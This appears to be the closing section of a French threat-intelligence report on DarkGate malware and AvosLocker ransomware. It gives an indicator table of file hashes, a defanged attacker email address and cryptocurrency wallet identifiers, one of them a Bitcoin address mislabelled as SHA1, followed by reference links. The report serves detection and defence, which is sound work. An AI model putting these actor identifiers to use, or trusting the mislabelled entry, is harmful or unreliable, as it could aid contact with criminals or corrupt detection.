TLP:CLEAR	MD5	cc68eaf36cb90c08308ad0ca3abc17c1	
TLP:CLEAR	MD5	646dc0b7335cffb671ae3dfd1ebefe47	
TLP:CLEAR	MD5	609a925fd253e82c80262bad31637f19	
TLP:CLEAR	MD5	c6a667619fff6cf44f447868d8edd681	

TLP	TYPE	VALEUR	COMMENTAIRES
TLP:CLEAR	MD5	3222c60b10e5a7c3158fd1cb3f513640	
TLP:CLEAR	MD5	90ce10d9aca909a8d2524bc265ef2fa4	
TLP:CLEAR	MD5	44a3561fb9e877a2841de36a3698abc0	
TLP:CLEAR	MD5	5cb3f10db11e1795c49ec6273c52b5f1	
TLP:CLEAR	MD5	122ea6581a36f14ab5ab65475370107e	
TLP:CLEAR	MD5	c82d7be7afdc9f3a0e474f019fb7b0f7	
TLP:CLEAR	SHA256	e68f9c3314beee640cc32f08a8532aa8dcda613543c54a83680c21d7cd49ca0f	
TLP:CLEAR	SHA256	ad5fd10aa2dc82731f3885553763dfd4548651ef3e28c69f77ad035166d63db7	
TLP:CLEAR	SHA256	48dd7d519dbb67b7a2bb2747729fc46e5832c30cafe15f76c1dbe3a249e5e731	
TLP:CLEAR	SHA1	2d1ce0231cf8ff967c36bbfc931f3807ddba765c	PowerShell backdoor
TLP:CLEAR	Mail	keishagrey994@outlook[.]com	
TLP:CLEAR	SHA256	a6dedd35ad745641c52d6a9f8da1fb09101d152f01b4b0e85a64d21c2a0845ee	Portefeuilles cryptomonnaies
TLP:CLEAR	SHA256	bfacebcafff00b94ad2bff96b718a416c353a4ae223aa47d4202cdbc31e09c92	Portefeuilles cryptomonnaies
TLP:CLEAR	SHA256	418748c1862627cf91e829c64df9440d19f67f8a7628471d4b3a6cc5696944dd	Portefeuilles cryptomonnaies
TLP:CLEAR	SHA1	bc1qn0u8un00nl6uz6uqrw7p50rg86gjrx492jkwfn	Portefeuilles cryptomonnaies

5. Références

DARKGATE : Articles

- https://www.01net.com/actualites/darkgate-redoutable-nouveau-ransomware-sort-ombre.html
- https://www.bleepingcomputer.com/news/security/darkgate-malware-spreads-through-compromised-skype-accounts/
- https://www.trendmicro.com/fr_fr/research/23/j/darkgate-opens-organizations-for-attack-via-skype-teams.html
- https://nicolascoolman.eu/2023/10/15/des-attaques-darkgate-via-skype-et-teams/
- https://www.pcrisk.fr/guides-de-suppression/12210-darkgate-malware

DARKGATE : Explication minage de cryptomonnaie

- https://www.kaspersky.fr/resource-center/definitions/what-is-cryptojacking

DARKGATE : Analyse

- https://www.virustotal.com/gui/file/af85ace1fd89e4c76efdda065cc2fc44de987bfd75f9f6850610327526c97d4b
- https://bazaar.abuse.ch/sample/0fef65c9443c60896499c90bcce4448328ab6cf2387e1d7cf1fb9d8234ff5c5b/
- https://www.joesandbox.com/analysis/1285080/0/html
- https://analyze.intezer.com/analyses/93935cda-4987-4e1f-bf0b-e1411a753783?utm_source=MalwareBazaar

DARKGATE : IOC

- https://www.trendmicro.com/content/dam/trendmicro/global/en/research/23/j/darkgate-opens-organizations-for-attack-via-skype-teams/IOCs-DarkGate-Opens-Organizations-for-Attack-via-Skype-Teams.txt

AVOSLOCKER

- https://mitre-attack.github.io/attack-navigator//#layerURL=https%3A%2F%2Fattack.mitre.org%2Fsoftware%2FS1053%2FS1053-enterprise-layer.json
- https://www.cisa.gov/sites/default/files/2023-10/aa23-284a-joint-csa-stopransomware-avoslocker-ransomware-update.pdf
- https://socradar.io/dark-web-profile-avoslocker-ransomware/